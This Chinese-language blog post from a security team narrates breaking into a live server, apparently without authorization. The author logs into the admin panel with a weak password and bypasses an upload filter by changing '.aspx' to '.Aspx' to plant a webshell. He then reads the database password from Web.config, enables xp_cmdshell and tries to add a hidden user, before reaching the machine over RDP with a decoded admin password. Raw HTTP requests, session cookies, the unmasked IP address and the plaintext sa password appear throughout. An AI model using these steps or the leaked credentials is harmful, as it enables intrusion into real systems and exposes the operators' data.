


本文版权：226 安全团队——wind
思路仅供参考（保护宅男——拒绝黄赌毒）。


今天没事翻 zoomeye，发现个有趣的 IP：148.XXX.XXX.21,打开如下图：



打开后我打算拿下这个网站：
首先扫了下端口：

	A	B	C	D	E	F	G	H
1	148.XXX.XXX.21:88	FALSE	Microsoft-IIS/10.0		200	65	HTTP/1.1 200 OK\nC	
2	148.XXX.XXX.21:81	FALSE	Apache	401 Unauthorized	401	381	HTTP/1.1 401 Unautl	
3	148.XXX.XXX.21:80	FALSE	Microsoft-IIS/10.0	一起舞吧	200	28365	HTTP/1.1 200 OK\nC	
4	148.XXX.XXX.21:53	FALSE			0	-1		
5	148.XXX.XXX.21:21	FALSE			0	-1	220-FileZilla Server C	
6	148.XXX.XXX.21:143	FALSE			0	-1	* OK IMAP4rev1 serv	
7	148.XXX.XXX.21:110	FALSE			0	-1	#NAME?	
8	148.XXX.XXX.21:25	FALSE			0	-1	220 S148-72-209-21	
9	148.XXX.XXX.21:1433	FALSE			0	-1		
10	148.XXX.XXX.21:2223	FALSE			0	-1		
11	148.XXX.XXX.21:2224	FALSE			0	-1		
12	148.XXX.XXX.21:3389	FALSE			0	-1		
13	148.XXX.XXX.21:49667	FALSE			0	-1		
14	148.XXX.XXX.21:49665	FALSE			0	-1		
15	148.XXX.XXX.21:49669	FALSE			0	-1		
16	148.XXX.XXX.21:49676	FALSE			0	-1		
17	148.XXX.XXX.21:49666	FALSE			0	-1		
18	148.XXX.XXX.21:49696	FALSE			0	-1		
19	148.XXX.XXX.21:49664	FALSE			0	-1		
20	148.XXX.XXX.21:49668	FALSE			0	-1		
21	148.XXX.XXX.21:49682	FALSE			0	-1		
22	148.XXX.XXX.1.49670	FALSE			0	-1		

我们来 1 个端口 1 个端口看，今天运气比较好，发现 88 端口是他的后台，尝试弱口令成功登录：



后台很简洁:

文章管理 • 基本设置 • 系统管理 • admin 退出CMS					
文章分类	操作	积分	分类名称	排序	外键字
1	新增 编辑 删除	3	• 一级分类	0	
2	新增 编辑 删除	15	• 二级分类	-10	
3	新增 编辑 删除	15	• 三级分类	-9	
4	新增 编辑 删除	15	• 四级分类	-8	
5	新增 编辑 删除	15	• 五级分类	-7	
6	新增 编辑 删除	15	• 六级分类	-6	
7	新增 编辑 删除	15	• 七级分类	-5	
8	新增 编辑 删除	15	• 八级分类	-4	
9	新增 编辑 删除	15	• 九级分类	-3	
10	新增 编辑 删除	15	• 十级分类	-2	
11	新增 编辑 删除	15	• 十一级分类	-1	
12	新增 编辑 删除	15	• 十二级分类	0	
13	新增 编辑 删除	15	• 十三级分类	-11	
14	新增 编辑 删除	15	• 十四级分类	-10	
15	新增 编辑 删除	15	• 十五级分类	-9	
16	新增 编辑 删除	15	• 十六级分类	-8	
17	新增 编辑 删除	15	• 十七级分类	-7	
18	新增 编辑 删除	15	• 十八级分类	-6	
19	新增 编辑 删除	15	• 十九级分类	-5	
20	新增 编辑 删除	15	• 二十级分类	-4	
21	新增 编辑 删除	15	• 二十一级分类	-3	
22	新增 编辑 删除	15	• 二十二级分类	-2	
23	新增 编辑 删除	15	• 二十三级分类	-1	
24	新增 编辑 删除	15	• 二十四级分类	0	
25	新增 编辑 删除	15	• 二十五级分类	0	
26	新增 编辑 删除	15	• 二十六级分类	0	

文章管理 • 基本设置 • 系统管理 • admin 退出CMS					
文章	操作	积分	文章标题	所属分类	作者
1	编辑 5	5	文章46	一级分类	admin
2	编辑 5	5	文章45	一级分类	admin
3	编辑 5	5	文章44	一级分类	admin
4	编辑 5	5	文章43	一级分类	admin
5	编辑 5	5	文章42	一级分类	admin
6	编辑 5	5	文章41	一级分类	admin
7	编辑 5	5	文章40	一级分类	admin
8	编辑 5	5	文章39	一级分类	admin
9	编辑 5	5	文章38	一级分类	admin
10	编辑 5	5	文章37	一级分类	admin
11	编辑 5	5	文章36	一级分类	admin
12	编辑 5	5	文章35	一级分类	admin
13	编辑 5	5	文章34	一级分类	admin
14	编辑 5	5	文章33	一级分类	admin
15	编辑 5	5	文章32	一级分类	admin
16	编辑 5	5	文章31	一级分类	admin
17	编辑 5	5	文章30	一级分类	admin
18	编辑 5	5	文章29	一级分类	admin
19	编辑 5	5	文章27	一级分类	admin
20	编辑 5	5	文章26	一级分类	admin

ID	创建时间	删除	状态
1 ADM-750B3527995E4150	2019-02-05 22:18		1000 已使用
2 ADM-8602961D02304A08	2019-02-05 22:18		1000 已使用
3 ADM-77995F8A3D4F4871	2019-02-05 22:18		1000 已使用
4 ADM-11077C02B45144C8	2019-02-05 22:18		1000 已使用
5 ADM-9E548CB3E1034557	2019-02-05 22:18		1000 已使用
6 ADM-88A0A5448E748B5	2019-02-05 22:18		1000 已使用
7 ADM-EC76140D2B0A65D0	2019-02-05 22:18		1000 已使用
8 ADM-723714C9F07948CF	2019-02-05 22:18		1000 已使用
9 ADM-6959596AE2E54C1C	2019-02-05 22:18		1000 已使用
10 ADM-394F24C84E40498C	2019-01-26 01:50		1000 已使用
11 ADM-4C58B15E3574585	2019-01-26 01:49		-1 已使用
12 ADM-ECAB09F109B4874	2019-01-12 10:06		100 已使用
13 ADM-44F6527EC0A4F2E	2019-01-11 06:37		-360 已使用
14 ADM-9FDF46E110C4791	2019-01-11 06:37		100 已使用
15 ADM-9174BED40484E29	2019-01-11 06:36		100 已使用
16 ADM-043B107CB3041FD	2019-01-11 06:22		100 已使用
17 ADM-8A4B10A192B14954	2019-01-11 06:15		100 已使用
18 ADM-FF9ACAB352F4EF2	2019-01-11 06:15		100 已使用
19 ADM-8B163FD9FCM49F	2019-01-11 06:14		100 已使用
20 ADM-9ECF0B95FC2A5AA	2019-01-11 06:14		100 已使用

来到添加文章处上传一句话马，直接上传 aspx 被拦截：

Raw
Params
Headers
Hex


```

POST /CMSAdmin/Pop/UpFile HTTP/1.1
Host: 148.88.88
Proxy-Connection: keep-alive
Content-Length: 1337
Cache-Control: no-cache=0
Origin: http://148.88.88
Upgrade-Insecure-Request: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
MetaSr 1.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1xn5zsCOVlu6KV5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://148.88.88/CMSAdmin/Pop/UpFile
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: ASP.NET_SessionId=mdrxpdyv3yimlu4xjo4lwz11;
__RequestVerificationToken_Lw__=/LdZ5Y/mnKg6zTr3CIYTbFNCQ8iPQL9YGodSQp5YWi0c3V7s4aIymd/
Z9/I6TT8pHUdGgb3yS10CdZ1yRlExai24XrTCY8PJt1sV25I2WSAc94dXF+rJAxdqQw=; Hm_lvt_4e5bdf78b/
Hm_lpv_4e5bdf78b2b9fcb88736fc67709f2806=1552648531;
.ASPXAUTH=C861C6258EA4D9C2617BE720878CAA67713F5A878FFE4811CE987D4DA7D11AFAD8A9130B04A9/
F8EFED70EDE9CB09190A9C2BD3D3359D8012786966FA6D11C73AD970A7B32A1C41BECB362AD419177B5EBC/

-----WebKitFormBoundary1xn5zsCOVlu6KV5
Content-Disposition: form-data; name="file"; filename="1.aspx"
Content-Type: image/jpeg

JFIF
C

```



我们通过大小写绕过拦截:

```
Accept-Language: zh-CN, zh; q=0.8
Cookie: ASP.NET_SessionId=mdrxpdyv3yimlu4xjo4lwz11;
__RequestVerificationToken_Lw__=/LdZ5Y/mmKg6zTr3CIYTbFNCQ8iPQL9YGodSQp5Y
Z9/I6TT8pHUdGgb3yS10CdZ1yR1Exai24XrTCY8PJt1sV25I2WSAc94dXF+rJAxdqQw=; Hn
Hm_lpv_t_4e5bdf78b2b9fcb88736fc67709f2806=1552648531;
.ASPXAUTH=C861C6258EA4D9C2617BE720878CAA67713F5A878FFE4811CE987D4DA7D11A
F8EFED70EDE9CB09190A9C2BD3D3359D8012786966FA6D11C73AD970A7B32A1C41BECB36

-----WebKitFormBoundary6mUEYGfqu8rAFmm0
Content-Disposition: form-data; name="file"; filename="1.Aspx"
Content-Type: image/jpeg
```

JFIF

C

成功绕过拦截:

浏览量:	<input type="text" value="1"/>	*
作者:	<input type="text" value="admin"/>	*
创建时间:	<input type="text" value="2019-03-15 04:21:27"/>	*
视频:	<input type="text"/>	
图片:	<input type="text" value="/Upfile/201903/1d1ac05f2-021f-498d-b380-bc21b5612274.Aspx"/>	
图片:	<input type="text" value="点击上传文件"/>	

保存
保存并且新增
保存并且返回
返回

拦截菜刀:

C:\admin\		名称	时间	大小	属性
148	.21	目录(8), 文件(4)			
C:		App_Code	2018-12-27 07:11:00	0	-
admin		App_Data	2018-12-15 10:05:47	0	-
Upfile		bin	2018-12-27 08:15:14	0	-
201903		Content	2018-12-22 23:34:28	0	-
201812		help	2018-12-22 23:34:28	0	-
201901		Scripts	2018-12-26 06:21:42	0	-
201902		Upfile	2019-03-15 03:51:42	0	-
App_Code		Views	2018-12-22 23:34:29	0	-
App_Data		default.htm	2018-12-22 23:38:03	65	-
bin		Global.asax	2015-01-17 19:53:10	98	-
Content		packages.config	2015-01-17 19:53:15	1467	-
help		Web.config	2019-01-11 05:55:46	5214	-
Scripts					
Views					
D:					

接下来就是提权:

看下权限, 收集下系统信息

```
C:\admin\Upfile\201903\> whoami
iis apppool\admin

C:\admin\Upfile\201903\> net user

User accounts for \\

admin Administrator cloudbase-init
DefaultAccount dududu Guest
IME_ADMIN IME_USER IUSR_FS_PUBLIC
IUSR_FS_UNLISTED IUSRPLESK_atmail IUSRPLESK_horde
IUSRPLESK_smwebmail IUSRPLESK_sqladmin IWAM_FILESHARING
IWAM_plesk(default) IWAM_sitepreview nydus
Plesk Administrator psaadm
The command completed with one or more errors.
```

- Server Domain : 148 .21
- Server Ip : 148 .21:80
- Terminal Port : 3389
- Server OS : Microsoft Windows NT 10.0.14393.0
- Server Software : Microsoft-IIS/10.0
- Server UserName : web
- Server Time : 3/15/2019 4:38:10 AM
- Server TimeZone : (UTC-07:00) Arizona
- Server BIOS : SeaBIOS : Intel IGD BDSM enabled at 0x%08x, size %lldMB, dev 00:02.0
- CPU Count : 4
- CPU Version : Intel Core Processor (Haswell, no TSX, IBRS)
- Server upM : 8.00 G


```

C:\admin\Upfile\201903\> systeminfo

Host Name:                S148-72-209-21
OS Name:                   Microsoft Windows Server 2016 Standard
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                 00377-60000-00000-AA409
Original Install Date:      11/22/2017, 4:40:01 PM
System Boot Time:           2/20/2019, 2:45:44 AM
System Manufacturer:        OpenStack Foundation
System Model:               OpenStack Nova
System Type:                x64-based PC
Processor(s):               4 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
                           [02]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
                           [03]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
                           [04]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~2394 Mhz
BIOS Version:               SeaBIOS 1.11.0-2.el7, 4/1/2014
Windows Directory:          C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:               en-us;English (United States)

```

看了下数据库：


```

</staticContent>
</system.webServer>
<runtime>
  <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
    <dependentAssembly>
      <assemblyIdentity name="System.Web.Mvc" publicKeyToken="31bf3856ad364e35" />
      <bindingRedirect oldVersion="1.0.0.0-2.0.0.0" newVersion="3.0.0.0" />
    </dependentAssembly>
  </assemblyBinding>
</runtime>
<entityFramework>
  <defaultConnectionFactory type="System.Data.Entity.Infrastructure.LocalDbConnectionFactory, EntityFramework">
    <parameters>
      <parameter value="v11.0" />
    </parameters>
  </defaultConnectionFactory>
</entityFramework>
<connectionStrings>
  <add name="DefaultConnection" connectionString="Data Source=.;Initial Catalog=web;User ID=sa;Password=12GFSTVRFD6172!%;50!#h!atsd#hasdfadsh! providerName="System.Data.SqlClient" />
</connectionStrings>
</configuration>

```

☐ 准备就绪

哇，这密码，你是被爆破怕了吧，数据库开了外连，直接连接数据库，成功连上：



MSSQL 自带了一个 xp_CMDSHELL 用来执行 CMD 命令, 通过以下命令 xp_cmdshell 顺利打开, 接下来就是执行 cmd 命令了:

```

1 EXEC sp_configure 'show advanced options', 1;
2 RECONFIGURE;
3 EXEC sp_configure 'xp_cmdshell', 1;
4 RECONFIGURE;
5 exec sp_configure;

```

信息 Result 1					
name	minimum	maximum	config_value	run_value	
server trigger recurs	0	1	1	1	
set working set size	0	1	0	0	
show advanced opti	0	1	1	1	
SMO and DMO XPs	0	1	1	1	
transform noise wor	0	1	0	0	
two digit year cutoff	1753	9999	2049	2049	
user connections	0	32767	0	0	
user instance timeou	5	65535	60	60	
user instances enabl	0	1	1	1	
user options	0	32767	0	0	
▶ xp_cmdshell	0	1	1	1	

但是很悲催执行不了：

```

1 EXEC xp_cmdshell 'net user test123$ 123qwe!@#..';

```

信息

```

EXEC xp_cmdshell 'net user test123$ 123qwe!@#..'
[08001] [Microsoft][SQL Server Native Client 10.0]Named Pipes Provider: Could not open a connection to SQL Server [53]. (53)
[HYT00] [Microsoft][SQL Server Native Client 10.0]Login timeout expired (0)
[01S00] [Microsoft][SQL Server Native Client 10.0]Invalid connection string attribute (0)
[08001] [Microsoft][SQL Server Native Client 10.0]A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or not
accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online. (53)

```

时间: 344.266s

原来是 mssql 被降权了：

ConnString : server=localhost;UID=sa;PWD=12GFSTYRFD61721%\$@!#hjafsdghasdfadshf;database=ma

☒ MS-SQL ☐ MS-Acess

Exec master.dbo.xp_cmdshell 'whoami'

nt service\mssqlserver

继续翻文件，发现了这个，尝试下密码：



但是，悲伤又一次打击了我：



于是我又翻啊翻，翻啊翻，翻到个文件，里面静静的躺了管理员密码，这里遇到个麻烦，好想抽自己一巴掌，以为这是明文密码，尝试登陆的时候直接用这个密码登录，然后登录不上，然后求助同事提权，后来当我拿下 C 段一台服务器的时候，发现目录结构差不多，我查看了同样的文件发现密码后面有 2 个等于号很明显的 base64 加密，我突然恍然大悟，目标服务器是不是也是 base64 加密，解密一看果然是，最后成功登录服务器：

Administrator: C:\Windows\system32\cmd.exe

```
Connection-specific DNS Suffix . : 
IPv4 Address. . . . . : 148.72.209.21
Subnet Mask . . . . . : 255.255.255.0
IPv4 Address. . . . . : 10.0.2.15
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.2.54

Ethernet adapter floating ips:

Connection-specific DNS Suffix . : 
Autoconfiguration IPv4 Address. . : 169.254.1.28
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

C:\Users\dududu>net user

User accounts for \\S148-72-209-21

-----
admin                Administrator        cloudbase-init
DefaultAccount       dududu              Guest
IME_ADMIN            IME_USER            IUSR_FS_PUBLIC
IUSR_FS_UNLISTED     IUSRPLESK_atmail    IUSRPLESK_horde
IUSRPLESK_smwebmail  IUSRPLESK_sqladmin  IWAM_FILESARING
IWAM_plesk(default)  IWAM_sitepreview    nydus
Plesk Administrator  psaadm

The command completed successfully.

C:\Users\dududu>
```

Password:

☐ Always connect to this server

Connect